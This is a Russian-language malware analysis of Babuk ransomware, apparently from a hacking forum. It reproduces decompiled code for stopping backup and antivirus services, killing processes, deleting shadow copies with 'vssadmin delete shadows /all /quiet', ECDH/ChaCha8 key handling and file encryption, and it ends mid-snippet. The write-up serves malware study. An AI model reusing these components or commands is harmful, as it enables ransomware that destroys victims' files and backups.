
Статья Анализ шифровальщика Бабук v.2

xss.is/threads/62023

Обзор

Это мой отчет о новой программе-вымогателе Babuk, которая недавно появилась в начале 2021 года.
Поскольку это первый детект этой вредоносной программы в дикой природе, неудивительно, что Babuk вообще не обфусцирован. В целом, это довольно стандартная программа-вымогатель, использующая некоторые новые методы, такие как многопоточное шифрование, а также злоупотребление диспетчером перезагрузки Windows, аналогично Conti и REvil.

Для схемы шифрования Babuk использует собственную реализацию хеширования SHA256, шифрования ChaCha8 и алгоритм генерации и обмена ключами Диффи-Хеллмана на эллиптических кривых (ECDH) для защиты своих ключей и шифрования файлов. Как и многие программы-вымогатели, появившиеся ранее, он также может распространять свое шифрование путем получения доступных сетевых ресурсов.




IOCS

Babuk поставляется в виде 32-битного файла .exe.


MD5: e10713a4a5f635767dcd54d609bed977

SHA256: 8203c2f00ecd3ae960cb3247a7d7bfb35e55c38939607c85dbdb5c92f0495fa9

Сэмпл:
https://bazaar.abuse.ch/sample/8203c2f00ecd3ae960cb3247a7d7bfb35e55c38939607c85dbdb5c92f0495fa9/



Записка с требованием выкупа



(Довольно непрофессионально со стороны команды Babuk, так как они не удалили журнал чата между собой и жертвой)


Анализ кода

Аргументы командной строки

Babuk может работать как с параметрами командной строки, так и без них. Если параметр не указан, он ограничивается шифрованием только локальных компьютеров.

```
LAN_flag = LAN_SECOND;
argc = 0;
cmd_line_str = GetCommandLineA();
argv = parse_cmd_line(cmd_line_str, (int)&argc);
if ( argc > 1 )
{
  for ( i = 1; i < argc; ++i )
  {
    if ( lstrcmpA((LPCSTR)argv[1], "-lanfirst") )
    {
      if ( lstrcmpA((LPCSTR)argv[1], "-lansecond") )
      {
        if ( !lstrcmpA((LPCSTR)argv[1], "-nolan") )
          LAN_flag = NO_LAN;
      }
      else
      {
        LAN_flag = LAN_SECOND;
      }
    }
    else
    {
      LAN_flag = LAN_FIRST;
    }
  }
}
```

Если задан параметр, он будет обрабатывать эти аргументы при выполнении и вести себя соответствующим образом.




Остановка сервисов

Авторы Babuk жестко запрограммировали список сервисов, которые должны быть закрыты перед шифрованием.

Перед завершением службы Babuk вызовет EnumDependentServicesA, чтобы получить имя и статус каждой службы, которая зависит от указанной службы.

Затем он вызовет ControlService с управляющим кодом SERVICE_CONTROL_STOP, чтобы остановить их, прежде чем таким же образом завершить основную службу.



Вот список сервисов, которые нужно закрыть.

vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr, DefWatch, ccEvtMgr, ccSetMgr, SavRoam, RTVscan, QBFCService, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, YooBackup, YooIT, zhudongfangyu, sophos, stc_raw_agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, veeam, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, AcrSch2Svc, AcronisAgent, CASAD2DWebSvc, CAARCUpdateSvc,

Завершение запущенных процессов

Автор также жестко запрограммировал список процессов, которые необходимо закрыть.

Используя вызовы CreateToolhelp32Snapshot, Process32FirstW и Process32NextW для проверки всех процессов, запущенных в системе, Babuk может пройтись по циклу и найти процессы, которые необходимо закрыть. Найдя любой, он вызовет TerminateProcess, чтобы завершить его.

```
BOOL terminateProcesses()
{
  BOOL i; // [esp+0h] [ebp-240h]
  HANDLE hSnapshot; // [esp+4h] [ebp-23Ch]
  HANDLE hProcess; // [esp+8h] [ebp-238h]
  unsigned int j; // [esp+Ch] [ebp-234h]
  PROCESSENTRY32W pe; // [esp+10h] [ebp-230h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(0xFu, 0);
  pe.dwSize = 556;
  for ( i = Process32FirstW(hSnapshot, &pe); i; i = Process32NextW(hSnapshot, &pe) )
  {
    for ( j = 0; j < 0x1F; ++j )
    {
      if ( !lstrcmpW((&PROCESS_NAME_LIST)[j], pe.szExeFile) )
      {
        hProcess = OpenProcess(1u, 0, pe.th32ProcessID);
        if ( hProcess )
        {
          TerminateProcess(hProcess, 9u);
          CloseHandle(hProcess);
        }
        break;
      }
    }
  }
  return CloseHandle(hSnapshot);
```

Вот список процессов, которые нужно закрыть.

sql.exe, oracle.exe, ocssd.exe, dbsnmp.exe, synctime.exe, agntsvc.exe, isqlplussvc.exe,
xfssvccon.exe, mydesktopservice.exe, ocautoupds.exe, encsvc.exe, firefox.exe, tbirdconfig.exe,
mydesktopqos.exe, ocomm.exe, dbeng50.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.exe,
mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, steam.exe, thebat.exe, thunderbird.exe,
visio.exe, winword.exe, wordpad.exe, notepad.exe

Удаление теневых копий

Babuk пытается удалить теневые копии до и после шифрования.

Во-первых, он вызывает Wow64DisableWow64FsRedirection для отключения перенаправления файловой системы перед вызовом ShellExecuteW для выполнения этой команды.

cmd.exe /c vssadmin.exe delete shadows /all /quiet

После удаления теневых копий Babuk проверяет, работает ли система под управлением 64-битного процессора. Если да, то вызывается Wow64RevertWow64FsRedirection, чтобы снова включить перенаправление файловой системы.

```
FARPROC deleteShadowCopies()
{
  FARPROC result; // eax
  HMODULE v1; // [esp+0h] [ebp-18h]
  HMODULE hModule; // [esp+4h] [ebp-14h]
  BOOL (__stdcall *Wow64DisableWow64FsRedirection)(PVOID *); // [esp+Ch] [ebp-Ch]
  int v4; // [esp+10h] [ebp-8h] BYREF

  v4 = 0;
  if ( w_isWow64Process() )
  {
    hModule = LoadLibraryA("kernel32.dll");
    Wow64DisableWow64FsRedirection = (BOOL (__stdcall *)(PVOID *))GetProcAddress(
                                       hModule,
                                       "Wow64DisableWow64FsRedirection");
    if ( Wow64DisableWow64FsRedirection )
      Wow64DisableWow64FsRedirection((PVOID *)&v4);
  }
  ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, 0);
  result = (FARPROC)w_isWow64Process();
  if ( result )
  {
    v1 = LoadLibraryA("kernel32.dll");
    result = GetProcAddress(v1, "Wow64RevertWow64FsRedirection");
    if ( result )
      result = (FARPROC)((int (__stdcall *)(int))result)(v4);
  }
  return result;
}
```


Шифрование

Генерация ключей

Во-первых, Babuk использует RtlGenRandom для создания 4 случайных буферов. Два из них используются как ключи ChaCha8, а два других используются как одноразовые номера ChaCha8.

```
int w_RtlGenRandom()
{
  int result; // eax
  _DWORD RtlGenRandom; // [esp+0h] [ebp-8h]
  _DWORD hModule; // [esp+4h] [ebp-4h]

  InitializeCriticalSection(&CriticalSection);
  hModule = LoadLibraryA("advapi32.dll");
  RtlGenRandom = GetProcAddress(hModule, "SystemFunction036");// RtlGenRandom
  return ((int (__stdcall *)(BYTE *, int))RtlGenRandom)(&RANDOM_BUFFER, 88);
}
```


Затем он зашифрует второй ключ ChaCha8, используя первый ключ и одноразовый номер. После этого первый ключ затем шифруется с использованием зашифрованного второго ключа.

Этот зашифрованный первый ключ обрабатывается как закрытый ключ Диффи-Хеллмана с эллиптической кривой (ECDH) для локального компьютера.

```
void __cdecl generate_private_key(int a1, unsigned int a2)
{
  _DWORD var4; // [esp+0h] [ebp-4h]

  EnterCriticalSection(&CriticalSection);
  chacha8_xor((int *)&CHACHA8_KEY1, 20, &CHACH8_NONCE1, (BYTE *)CHACHA8_KEY2, (BYTE *)CHACHA8_KEY2, 44);
  chacha8_xor(CHACHA8_KEY2, 20, &CHACH8_NONCE2, &CHACHA8_KEY1, &CHACHA8_KEY1, 44);
  for ( var4 = 0; var4 < a2; ++var4 )
    *(_BYTE *)(var4 + a1) = *(&CHACHA8_KEY1 + var4);
  LeaveCriticalSection(&CriticalSection);
}
```

Отсюда Babuk генерирует локальный открытый ключ ECDH из закрытого ключа, используя код из этой библиотеки ECDH. (https://github.com/kokke/tiny-ECDH-c/blob/master/ecdh.c)

Затем он генерирует общий секретный ключ, используя локальный закрытый ключ и жестко запрограммированный открытый ключ автора.

Этот общий секретный ключ проходит через алгоритм хэширования SHA256 для генерации 2 ключей ChaCha8, которые позже используются для шифрования файлов.

Чтобы иметь возможность расшифровывать файлы, Babuk хранит локальный открытый ключ в файле ecdh_pub_k.bin в папке APPDATA.

Благодаря механизму ECDH автор программы-вымогателя может сгенерировать общий секретный ключ, используя свой собственный закрытый ключ и открытый ключ жертвы для расшифровки файлов. Это делает невозможным расшифровку жертвы, если только она не сможет захватить случайно сгенерированный закрытый ключ вредоносной программы до того, как она завершит шифрование.

```
ecdh_generate_keys(ECDH_PUBLIC_KEY, ECDH_PRIVATE_KEY);
ecdh_shared_secret((int)ECDH_PRIVATE_KEY, (int)ECDH_OTHER_PUBLIC_KEY, (int)ECDH_SHARED_SECRET);
SHA256_HASH((int)CHACHA8_FINAL_KEY1, (int)ECDH_SHARED_SECRET, 72);
SHA256_HASH((int)CHACHA8_FINAL_KEY2, (int)ECDH_SHARED_SECRET, 144);
w_memcpy(ECDH_SHARED_SECRET_2, ECDH_SHARED_SECRET, 0xCDu);
GetEnvironmentVariableW(L"APPDATA", ecdh_pub_key_file, 0xF4u);
lstrcatW(ecdh_pub_key_file, L"\\ecdh_pub_k.bin");
NumberOfBytesWritten = 0;
hFile = CreateFileW(ecdh_pub_key_file, GENERIC_WRITE, FILE_SHARE_READ, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
if ( hFile != (HANDLE)-1 )
{
  WriteFile(hFile, ECDH_PUBLIC_KEY, 0x90u, &NumberOfBytesWritten, 0);
  CloseHandle(hFile);
```

Многопоточность

С точки зрения программирования подход Babuk к многопоточности довольно посредственный.

Во-первых, он определяет количество создаваемых потоков, удваивая количество ядер на машине жертвы, и выделяет массив для хранения всех дескрипторов потоков.

Первая проблема с этим подходом связана с параллелизмом потоков в ОС. Для каждого процесса потенциально может быть создано огромное количество потоков. Однако в идеальной ситуации лучше иметь один поток, работающий на каждый процессор, чтобы избежать конкуренции потоков друг с другом за время и ресурсы процессора во время шифрования.

```
lea     eax, [ebp+SystemInfo]
push    eax             ; lpSystemInfo
call    ds:GetSystemInfo
mov     ecx, [ebp+SystemInfo.dwNumberOfProcessors]
shl     ecx, 1
mov     [ebp+threadCounts], ecx
mov     [ebp+nCount], 0
mov     edx, [ebp+threadCounts]
shl     edx, 2
push    edx
call    w_heapAlloc
add     esp, 4
mov     [ebp+threadArray], eax
cmp     [ebp+threadArray], 0
jz      loc_504F59
```

Однако само по себе это не такая уж большая проблема, если автор реализовал структуру, подобную очереди, для обработки запросов на шифрование, чтобы использовать 100% вычислительной мощности жертвы. К сожалению, они решили создать только один поток шифрования для каждого существующего диска.

```
drive_count = GetLogicalDrives();
if ( drive_count )
{
  for ( j = 65; j <= 0x5Au; ++j )
  {
    if ( (drive_count & 1) != 0 )
    {
      if ( nCount >= threadCounts )
      {
        WaitForMultipleObjects(nCount, threadArray, 1, 0xFFFFFFFF);
        for ( k = 0; k < nCount; ++k )
          CloseHandle(threadArray[k]);     // cleanup threads
        nCount = 0;
      }
      lpString1 = (LPWSTR)w_heapAlloc(14);
      lstrcpyW(lpString1, L"\\\\?\\");
      lstrcpyW(lpString1 + 5, L":");
      lpString1[4] = j;
      v3 = GetDriveTypeW(lpString1);
      if ( v3 && v3 != DRIVE_CDROM )
      {
        if ( v3 != DRIVE_REMOTE )
        {
          threadArray[nCount++] = CreateThread(0, 0, StartEncrypt, lpString1, 0, 0);// normal drive
          goto LABEL_33;
        }
        nLength = 260;
        lpRemoteName = (LPWSTR)w_heapAlloc(520);
        if ( lpRemoteName && !WNetGetConnectionW(lpString1 + 4, lpRemoteName, &nLength) )// drive remote
          threadArray[nCount++] = CreateThread(0, 0, StartEncrypt, lpRemoteName, 0, 0);
      }
      w_HeapFree(lpString1);
    }
```

В случае, когда количество дисков меньше количества процессоров (что весьма вероятно), Babuk не будет создавать максимально возможное количество потоков для шифрования.

Поскольку каждый поток отвечает за весь диск, это вынуждает его использовать традиционный рекурсивный подход для обхода собственных папок, что приводит к увеличению времени шифрования из-за огромной рабочей нагрузки.

Рабочая нагрузка для каждого потока варьируется в зависимости от размера диска, который он шифрует, поэтому среднее время шифрования будет примерно близко ко времени, которое требуется одному потоку для шифрования самого большого диска. Это неэффективно и действительно противоречит цели использования многопоточности для шифрования дисков.

Обход папки

Как обсуждалось выше, Babuk использует метод рекурсии для обхода и шифрования файлов. Используя вызовы FindFirstFileW и FindNextFileW, он просматривает каждый каталог для поиска файлов и подкаталогов.

При обнаружении каталога он снова рекурсивно вызывает функцию main_encrypt. Однако Babuk опускается только на 16 уровней каталогов, поэтому он потенциально не шифрует каждую отдельную папку на диске для экономии времени.

При обнаружении файла он проверяет, является ли имя файла How To Restore Your Files.txt или расширение файла .___NIST_K571___, чтобы избежать шифрования примечания о выкупе или зашифрованных файлов.

```
fileName_str = (WCHAR *)w_heapAlloc(0x10000);
if ( fileName_str )
{
  lstrcpyW(fileName_str, lpString2);
  lstrcatW(fileName_str, L"\\*");
  hFindFile = FindFirstFileW(fileName_str, &FindFileData);
  if ( hFindFile != (HANDLE)-1 )
  {
    do
    {
      for ( i = 0; i < 0x1F; ++i )
      {
        if ( !lstrcmpiW(FindFileData.cFileName, (&::lpString2)[i]) )
          goto LABEL_19;
      }
      lstrcpyW(fileName_str, lpString2);
      lstrcatW(fileName_str, &word_A81BB4);
      lstrcatW(fileName_str, FindFileData.cFileName);
      if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
      {
        if ( (unsigned int)layer <= 0xF )
          main_encrypt(fileName_str, layer + 1);// if directory, recursively go down
      }
      else if ( lstrcmpW(FindFileData.cFileName, L"How To Restore Your Files.txt") )
      {
        for ( j = lstrlenW(FindFileData.cFileName); j >= 0; --j )
        {
          if ( FindFileData.cFileName[j] == '.' )
          {
            if ( !lstrcmpW(&FindFileData.cFileName[j], L".___NIST_K571___") )// Encrypted file extension
              goto LABEL_19;
            break;
          }
        }
        encryptFile(fileName_str);
```


recursively go into folders.
max out at 16 layers deep

encrypt file function

Уничтожение владельца файла

Подобно программам-вымогателям Conti или REvil, Babuk использует диспетчер перезагрузки Windows для завершения любого процесса, использующего файлы. Это гарантирует, что ничто не мешает ему открывать и шифровать файлы.

Это достигается с помощью вызовов RmStartSession, RmRegisterResources и RmGetList для получения списка процессов, использующих указанный файл. Если процесс не является explorer.exe или критическим процессом, то Babuk вызовет TerminateProcess, чтобы его закрыть.

```
while ( 1 )
{
  hFile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
  if ( hFile != (HANDLE)-1 )
    break;
  if ( !var1AA0 )
    return;
  memset((int)var48, 0, 0x42u);
  if ( RmStartSession(&pSessionHandle, 0, var48) )
    return;
  if ( !RmRegisterResources(pSessionHandle, 1u, &lpFileName, 0, 0, 0, 0) )// Kill file owner
  {
    pnProcInfo = 10;
    if ( !RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, dwProcessId, &dwRebootReasons) )
    {
      for ( var1A7C = 0; var1A7C < pnProcInfo; ++var1A7C )
      {
        if ( dwProcessId[var1A7C].ApplicationType != RmExplorer
          && dwProcessId[var1A7C].ApplicationType != RmCritical
          && GetCurrentProcessId() != dwProcessId[var1A7C].Process.dwProcessId )
        {
          hProcess = OpenProcess(0x100001u, 0, dwProcessId[var1A7C].Process.dwProcessId);
          if ( hProcess != (HANDLE)-1 )
          {
            TerminateProcess(hProcess, 0);
            WaitForSingleObject(hProcess, 0x1388u);
            CloseHandle(hProcess);
          }
        }
      }
    }
  }
  RmEndSession(pSessionHandle);
```


Шифрование файлов


Шифрование файлов Babuk делится на 2 разных типа — шифрование небольших файлов и шифрование больших файлов.

Для небольших файлов размером менее 41943040 байт или примерно 41 МБ файл полностью отображается и шифруется с помощью ChaCha8 два раза.


```
GetFileSizeEx(hFile, &FileSize);
hFileMappingObject = CreateFileMappingA(hFile, 0, 4u, 0, 0, 0);
if ( hFileMappingObject )
{
  if ( FileSize.QuadPart <= 41943040 )
  {
    if ( FileSize.QuadPart > 0 )
    {
      mapped_file_addr = (BYTE *)MapViewOfFile(hFileMappingObject, 0xF001Fu, 0, 0, FileSize.LowPart);
      if ( mapped_file_addr )
      {
        chacha8_xor(
          CHACHA8_FINAL_KEY1,
          20,
          (int *)ECDH_SHARED_SECRET_2,
          mapped_file_addr,
          mapped_file_addr,
          FileSize.LowPart);
        chacha8_xor(
          CHACHA8_FINAL_KEY2,
          20,
